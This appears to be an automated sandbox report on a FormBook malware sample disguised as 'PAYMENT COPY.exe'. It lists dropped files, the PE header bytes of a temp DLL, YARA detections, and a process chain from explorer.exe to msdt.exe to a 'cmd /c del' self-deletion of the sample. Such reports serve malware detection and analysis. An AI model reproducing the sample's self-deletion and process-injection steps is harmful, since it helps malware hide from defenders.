C:\Users\user\AppData\Local\Temp\nsr3AA2.tmp\ek0j.dll	unknown	5632	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 0f f2 ea 35 4b 93 84 66 4b 93 84 66 4b 93 84 66 5f f8 85 67 5a 93 84 66 4b 93 85 66 77 93 84 66 ee fa 80 67 4a 93 84 66 ee fa 84 67 4a 93 84 66 ee fa 7b 66 4a 93 84 66 ee fa 86 67 4a 93 84 66 52 69 63 68 4b 93 84 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 2b 8a 73 60 00 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 10 00 04 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $..........5K..fK..fK..f_..gZ. .fK..fw..f...gJ..f...gJ..f..{f J..f...gJ..fRichK..f.......... ..............PE..L...+.s`.... ....!.......	success or wait	1	403017	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\PAYMENT COPY.exe	unknown	512	success or wait	70	4030EA	ReadFile
C:\Users\user\Desktop\PAYMENT COPY.exe	unknown	4	success or wait	1	4030EA	ReadFile
C:\Users\user\Desktop\PAYMENT COPY.exe	unknown	4	success or wait	3	4030EA	ReadFile
C:\Users\user\AppData\Local\Temp\jptmg4zdrr658q2oh	unknown	6661	success or wait	1	709B10A6	ReadFile
C:\Users\user\AppData\Local\Temp\5r6mhdppdaz	unknown	164864	success or wait	1	264152A	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	264083F	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	264083F	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	264083F	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	264083F	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	264083F	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	264083F	ReadFile
C:\Windows\SysWOW64\ntdll.dll	unknown	1622408	success or wait	1	264083F	ReadFile

Analysis Process: PAYMENT COPY.exe PID: 6592 Parent PID: 6544

General

Start time:	09:44:47
Start date:	12/04/2021
Path:	C:\Users\user\Desktop\PAYMENT COPY.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\PAYMENT COPY.exe'
Imagebase:	0x400000
File size:	206697 bytes
MD5 hash:	0CDBFDF044CFA1D810ED06B745AC9CD9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.378818035.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.378818035.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.378818035.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.379005544.00000000005C0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.379005544.00000000005C0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.379005544.00000000005C0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000001.335966959.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000001.335966959.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000001.335966959.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.379053655.00000000005F0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.379053655.00000000005F0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.379053655.00000000005F0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	4182C7	NtReadFile

Analysis Process: explorer.exe PID: 3440 Parent PID: 6592

General

Start time:	09:44:52
Start date:	12/04/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff6f22f0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: msdt.exe PID: 6808 Parent PID: 3440

General

Start time:	09:45:07
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\msdt.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\msdt.exe
Imagebase:	0xff0000
File size:	1508352 bytes
MD5 hash:	7F0C51DBA69B9DE5DDF6AA04CE3A69F4
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.593833338.0000000000F20000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.593833338.0000000000F20000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.593833338.0000000000F20000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.593897899.0000000000F50000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.593897899.0000000000F50000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.593897899.0000000000F50000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.593224155.0000000000AD0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.593224155.0000000000AD0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.593224155.0000000000AD0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	AE82C7	NtReadFile

Analysis Process: cmd.exe PID: 6856 Parent PID: 6808

General

Start time:	09:45:11
Start date:	12/04/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\PAYMENT COPY.exe'
Imagebase:	0x2a0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6864 Parent PID: 6856

General

Start time:	09:45:12
Start date:	12/04/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis